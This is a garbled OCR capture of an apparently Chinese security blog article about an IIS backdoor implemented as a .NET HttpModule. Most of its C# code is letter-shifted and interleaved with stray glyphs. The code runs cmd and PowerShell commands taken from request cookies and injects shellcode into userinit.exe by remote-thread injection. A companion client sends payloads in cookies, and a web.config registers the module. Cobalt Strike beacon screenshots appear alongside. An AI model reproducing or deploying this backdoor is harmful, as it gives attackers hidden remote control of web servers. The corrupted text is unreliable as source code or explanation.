          222 ?vxppdu| A          222 执行 vkhofrgh
222 ?2vxppdu| A          222 ?sdudp
qdph@%edvh97%A?2sdudp A          222 ?uhvxuqvA?2uhvxuqvA
sxedf vwulqj vkhofrgh+vwulqj edvh97,          ~          22分割
字符串                vwulqj ^` duu @ edvh971Vsdv+**,>          22
判断 vkhofrgh 位数是否和目标位数匹配                li
+duu^4`1Htxdov+lvb{;9+,,,
~                    e|wh^` vf @
Frqyhuw1lurp Edvh97Vwulqj +duu^3`,>          22这里可以通过参
数自定义程序不过我不写了没办法懒                vwulqj
elqdu| @ %xvhulqlwh{h%                Lqw65 vl}h @
vf1Ohqjwk>                VwduwxsLqir vLqir @ qhz
VwduwxsLqir+,>                vLqir1gzlodjv @ 3>
SurfhvvLqirupdwrq sLqir>                vwulqj
elqdu|Sdwk @ %F=__Zlqgrzv__V|vwhp65__%. elqdu|>
LqwSwuixqfDggu @ FuhdwhSurfhvvD+elqdu|Sdwk/qxoo/qxoo/qxoo/
wuxh/FuhdwhSurfhvvlodjv1FUHDWHbVXVSHQGHG/LqwSwu1]hur/
qxoo/vLqir/rxvsLqir,>                LqwSwukSurfhvv @
```

```
sLqir1kSurfhvv>                                LqwSwu vsdfhDggu @
YluwxdoDoorfH{+kSurfhvv/qhz LqwSwu+3,/vl}h/PHPbFRPPLW/
SDJHbH[HFXWHbUHDGZULWH,>
                    lqv whvv @ 3>                    LqwSwu
vl}h5 @qhz LqwSwu+vf1Ohqjwk,>                    errceZulwh
@ZulwhSurfhvvPhpru|+kSurfhvv/vsdfhDggu/vf/vl}h5/whvw,>
FuhdwhUhprwhWkuhdg+kSurfhvv/qhz LqwSwu+3,/qhz xlqw+,/
vsdfhDggu/qhz LqwSwu+3,/qhz xlqw+,/qhz LqwSwu+3,,>
uhwxuq Frqyhuw1Wr Vwulqj +vf1Ohqjwk,>          (      22
不匹配返回提示                    hovh
~                  uhwxuq %$Wdujhv uhtxluhv%lvb{;9+,.%
vkhoofrgh%                (          (
        yrlgfrqwh{wbEhjlqUhtxhvw+rembfvvhqghu/HyhqwDujv
h,          ~              KwwsDssdfdwrq dssdfdwrq @
+KwwsDssdfdwrq,vhqghu>                KwwsFrqwh{v frqwh{v @
dssdfdwrq1Frqwh{w>                KwwsUhtxhvv Uhtxhvv @
dssdfdwrq1Uhtxhvw>
              frqwh{wbilowu+frqwh{w/Uhtxhvw,>          (
22判断当前是{97还是{;9          vwulqj lvb{;9+,
~               li +LqwSwu1Vl}h @@ 7,
~                  uhwxuq %(;9%                (
hovh               ~                  uhwxuq
%(97%              (          (          yrlg
frqwh{wbilowu+KwwsFrqwh{v frqwh{w/KwwsUhtxhvv Uhtxhvw,
~               KwwsFrrnlhFrqfhfwrq P|FrrnlhFrqo>
KwwsFrrnlh P|Frrnlh>              P|FrrnlhFrq @
Uhtxhvw1Frrnlhv>              Vwulqj ^` duu4 @
P|FrrnlhFrqo1DqdNh|v>
              li +duu41Ohqjwk A 3,
~                  P|Frrnlh @P|FrrnlhFrqo^duu4^3``>
li +P|Frrnlh1Qdph1Htxdo/+%fpg%,
```

```
~                          Vwulqj  frrnlh @P|Frrnlh1Ydoxh>
frqwh{w1Uhvsrqvh1Fdhdu+,>
frqwh{w1Uhvsrqvh1Z ulwh+UxqFp g+frrnlh,,>
frqwh{w1Uhvsrqvh1Hqg+,>
frqwh{w1Uhvsrqvh1For vh+,>                    (
ho/h li +P|Frrnlh1Qdp h1Ht xdo/+%srz huvkhoo%,
~                          Vwulqj  frrnlh @P|Frrnlh1Ydoxh>
frqwh{w1Uhvsrqvh1Fdhdu+,>
frqwh{w1Uhvsrqvh1Z ulwh+Uxqsvfp g+frrnlh,,>
frqwh{w1Uhvsrqvh1Hqg+,>
frqwh{w1Uhvsrqvh1For vh+,>                    (
ho/h li +P|Frrnlh1Qdp h1Ht xdo/+%vkhoofrgh%,
~                          Vwulqj  frrnlh @P|Frrnlh1Ydoxh>
frqwh{w1Uhvsrqvh1Fdhdu+,>
frqwh{w1Uhvsrqvh1Z ulwh+vkhoofrgh+frrnlh,,>
frqwh{w1Uhvsrqvh1Hqg+,>
frqwh{w1Uhvsrqvh1For vh+,>                    (
                (          (          sxedf yrlg Glvsrvh+,
~           (      (
```

规经 LLVbedfngrrubgoo 见

耀 Frrnlh (v) Frrnlh

Frrnlh 陷 词阻

陷 摄

限 般 6 罗ⓟ (f)(y) fpg矿 F&

srzhuvkhoo矿 vkhoofrgh摄见 面 规

结 蚁耻 结遭

LLVbedfngrrubvkhoo 见

LLVbedfngrrubvkhoo 见 kwws

```
xvlqj V|vwhp>
xvlqj V|vwhp1Frodfwrqv1Jhqhulf>
xvlqj V|vwhp1LR>
xvlqj V|vwhp1Qhw>
xvlqj V|vwhp1Wh{w>
xvlqj V|vwhp1Zlqgrzv1lrup v>

qdp hvsdfh LLVbedfngrrubvkhoo
~
    sxedf sduwdc fodvv lrup 4 = lrup
    ~
        sxedf lrup 4+,
        ~
            Lqlwdd}hFrp srqhqw+,>
            wklv1frp erEr{41Vhdnfwhg Lqgh{ @ 3>
        Ø
    22发送请求并获取返回
        sxedf vwdwlqj VhqgGdwdE|JHW+vwdwlqj Xuo/
FrrnlhFrqwdlqhu frrnlh,
        ~
            KwwsZ heUht xhvv uht xhvv @
+KwwsZ heUht xhvvZ heUht xhvv1Fuhdwh+Xuo,>
            li +frrnlh1Frxqv @@ 3,
            ~
                uht xhvv1FrrnlhFrqwdlqhu @ qhz
```

```
Frrnlh Frqwdlqhu+,>
                frrnlh @ uhtxhvw1Frrnlh Frqwdlqhu>
            Ø
            hovh
            ~
                uhtxhvw1Frrnlh Frqwdlqhu @ frrnlh>
            Ø

            uhtxhvw1Phwkrg @ %dHW%>
            KwwsZ heUhvsrqvh uhvsrqvh @
+KwwsZ heUhvsrqvh,uhtxhvw1JhwUhvsrqvh+,>
            Vwuhdp p|UhvsrqvhVwuhdp @
uhvsrqvh1JhwUhvsrqvhVwuhdp +,>
            Vwuhdp Uhdghu p|Vwuhdp Uhdghu @ qhz
Vwuhdp Uhdghu+p|UhvsrqvhVwuhdp /
Hqfrglqj 1JhwHqfrglqj +%xwi0; %,>
            vwulqj uhwVwulqj @
p|Vwuhdp Uhdghu1UhdgWrHqg+,>
            p|Vwuhdp Uhdghu1Forvh+,>
            p|UhvsrqvhVwuhdp 1Forvh+,>

            uhvxuq uhwVwulqj >
        Ø
    22文件 edvh97 编码
        sxedf vwulqj IlfhWrEdvh97Vwu+vwulqj ilfhSdwk,
        ~
            vwulqj edvh97Vwu @ vwulqj 1Hpsw>
            wu|
            ~
                xvlqj +IlfhVwuhdp ilfhvwuhdp @ qhz
IlfhVwuhdp +ilfhSdwk/IlfhPrgh1Rshq,,
```

```
                    ~
                        e|wh^` ev@qhz
e|wh^ildhvwuhdp1Ohqjwk`>

                        ildhvwuhdp1Uhdg+ew/3/ew1Ohqjwk,>
                        edvh97Vwu@
Frqyhuw1Wr Edvh97Vwulqj+ew,>
                        ildhvwuhdp1Fruvh+,>
                    Ø

                    uhwxuq edvh97Vwu>
                Ø
                fdwfk +H{fhswrq h{,
                ~
                    uhwxuq edvh97Vwu>
                Ø
            Ø
      22两个 wh{wer{ 事件用于拖放文件
            sulydwh yrlg wh{wEr{4bGudjHqwhu+remhfwvhqghu/
GudjHyhqwDujvh,
            ~
                li
+h1Gdwd1JhwGdwdSuhvhqw+GdwdIrupdwv1IdhGurs,,
                    h1Hiihfw@GudjGursHiihfwv1Olqn>
                hovh
                    h1Hiihfw@GudjGursHiihfwv1Qrqh>
            Ø
            sulydwh yrlg wh{wEr{4bGudjGurs+remhfwvhqghu/
GudjHyhqwDujvh,
            ~
                ++Wh{wEr{,vhqghu,1Wh{v@
```

```
++V|vwhp1Duud|,h1Gdwd1JhwGdwd+GdwdIrupdww1IdhGurs,,1JhwYdo
xh+3,1WrVwulqj+,>
          Ø

          sulydwh yrlg exwwrq4bFdfn+remhfwvhqghu/
V|vwhp1HyhqwDujvh,
          ~
              li +wh{wEr{61Wh{w$@%8%) wh{wEr{41Wh{w$@%8%
              ~
                  FrrnlhFrqwdlqhuff @qhz
FrrnlhFrqwdlqhu+,>
                  li
+frperEr{41Wh{w1Htxdov+%vkhocfrghb{;9%,
                  ~
                      ydu edvh97Vwu @
IldhWrEdvh97Vwu+wh{wEr{61Wh{w,>
                      ff1Dgg+qhz
V|vwhp1Xul+wh{wEr{41Wh{w/qhz FrrnlhF+%vkhocfrgh%edvh97Vwu
. %{;9%,>
                      wh{wEr{51Wh{v @
VhqgGdwdE|JHW+wh{wEr{41Wh{w/ff,>
                  Ø
                  hovh li
+frperEr{41Wh{w1Htxdov+%vkhocfrghb{97%,
                  ~
                      ydu edvh97Vwu @
IldhWrEdvh97Vwu+wh{wEr{61Wh{w,>
                      ff1Dgg+qhz
V|vwhp1Xul+wh{wEr{41Wh{w/qhz FrrnlhF+%vkhocfrgh%edvh97Vwu
. %{97%,>
```

```
                                wh{wEr{51Wh{v @
VhqgGdwdE|JHW+wh{wEr{41Wh{w/ff,>
                            Ø
                            ho/h
                            ~
                                e|wh^` e|whv @
Hqfrglqj 1XWI;1JhwE|whv+wh{wEr{61Wh{w,>
                                ydu edvh97Vwu @
Frqyhuw1Wr Edvh97Vwulqj +e|whv,>
                                ff1Dgg+qhz
V|vwhp 1Xul+wh{wEr{41Wh{w,/ qhz Frrnlh+frp erEr{41Wh{w/
edvh97Vwu,,>
                                wh{wEr{51Wh{v @
VhqgGdwdE|JHW+wh{wEr{41Wh{w/ff,>
                            Ø
                        Ø
                        ho/h
                        ~
                            Phvvdj hEr{1Vkrz +%请填写命令或 XUO地址
%>
                        Ø
                        
                        
                    Ø
                Ø
            Ø
```

规经 LLVbedfngrrubvkhoo 见

(v) vkhoofrgh edvh97

vkhoofrgh 警 ⑨ {97 {;9 ⑨Ⓑ

frrnlh kwws 矿 结 vkhofrgh

edvh97 观 ⑨Ⓑ frrnlh

评 Ⓑ练罗 goo h{h摄


LLVbedfngrrubgoo1goo 警 Ⓑ zhe elq 警

罪 zhe1frqilj 警

zhe1frqilj 警

```
?B{pcyhuvlrq@%413%hqfrglqj@%XW0;%BA
?frqilj xudwrqA
    ?v|vwhp1zheVhuyhuA
        ?prgxohvA
      ?dgg qdph@%LVbedfngrru%
wvsh@%LVbedfngrrubgoo1LLVPrgxoh%2A
        ?2prgxohvA
    ?2v|vwhp1zheVhuyhuA
?2frqilj xudwrqA
```

rn 订谷 规




角 LLVbedf ngr r ubvkhood1h{h 警 练 绑


耀 6 罗ⓟ

f p g


glu F =_



lsfr qilj



F& srz huvkhoo




ⓡ


vkhofrgh

间 {97 谅 vkhofrgh

vkhofrgh Ⓑ 色


Form1
http://192.168.1.6/iis-85.png
ok
C:\Users\lyl\Documents\payload.bin
shellcode_x
890
信安之路

f v ⓟ经


Cobalt Strike 视图 攻击 报告 帮助 生成Payload
external
internal
user
computer
note
pid
last
192.168.1.6
192.168.1.6
SYSTEM *
WIN-HIK3284...
2780
29s
日志X
监听器X
网站X
URI
主机
Port
Type
Description
beacon.http-get
7777
beacon
beacon handler
stager
7777
beacon
beacon stager x86
stager64
7777
beacon
beacon stager x64
beacon.http-post
7777
beacon
beacon post handler
Copy URL
Kill
帮助
信安之路

经　　面般　绍罗ⓟ　陷裁　　警经词　　绑

练绑

1Qhw 罪矿KwwsPrgxch 陷　　般 LKwwsPrgxch

摄　LLV 罪 Kwws　　评　　练 (o) KwwsPrgxch矿

范 KwwsPrgxch　矿　范 KwwsPrgxch　Kwws　　隆

阿　Ⓓ 摄


角　　规　　范 kwws　(v)

矿　　结　　蚁耻脑结遭莫　　矿

KwwsPrgxch 职　矿　评　KwwsKdqgchu　矿

KwwsKdqgchu　　规　kwws　　。评露练

KwwsPrgxch矿　Ⓑ



隆谨院艺 KwwsP r gxdn 规

kwwsv=22gr f v1p lf ur vr i w1f r p 2} k0f q2gr wqhv2ds l2v| vwhp 1z he1lkwwsp r gxdnBuhgluhf whgi ur p @P VGQ) ylhz @qhwiudp hz r un071;

跳 见 脚携 矿 ◎ 艺陷裁 矿

陷裁 矿 摄

轴 缩

练绑 j lw 经间 罗 矿j lw

kwwsv=22j lwkxe1fr p 2Z EJ dc2LLVbedf ngr r u

4携 结 面 般 资角 。

5 携 陷 罗 脑 规 练 绑

vkhoofr gh 矿 ⑨ 矿 练范 规

阀 矿 败翻 规 齐

绿 摄

6携 遭 逃脑 练绑 院 z he

艺(v) / 矿 脑 遭

结 绑 背职

(x) Dsdfkh Ⓓ 阻zhevkhoo

原创 Z1NG 信安之路 2019-07-12

jhwvkhoo 经练 练罗 摄 经练 罪

jhwvkhoo 践 艺远 订 警 矿遂 订 警远 远

般矿 耻 jhwvkhoo 脑 般摄艺 露 grzqbxuo+, 挺

齐 Ⓓ 警雅 摄 练 矿

jhwvkhoo 摄

间 练绑经 (x) 矿 见 ;;: 矿 练

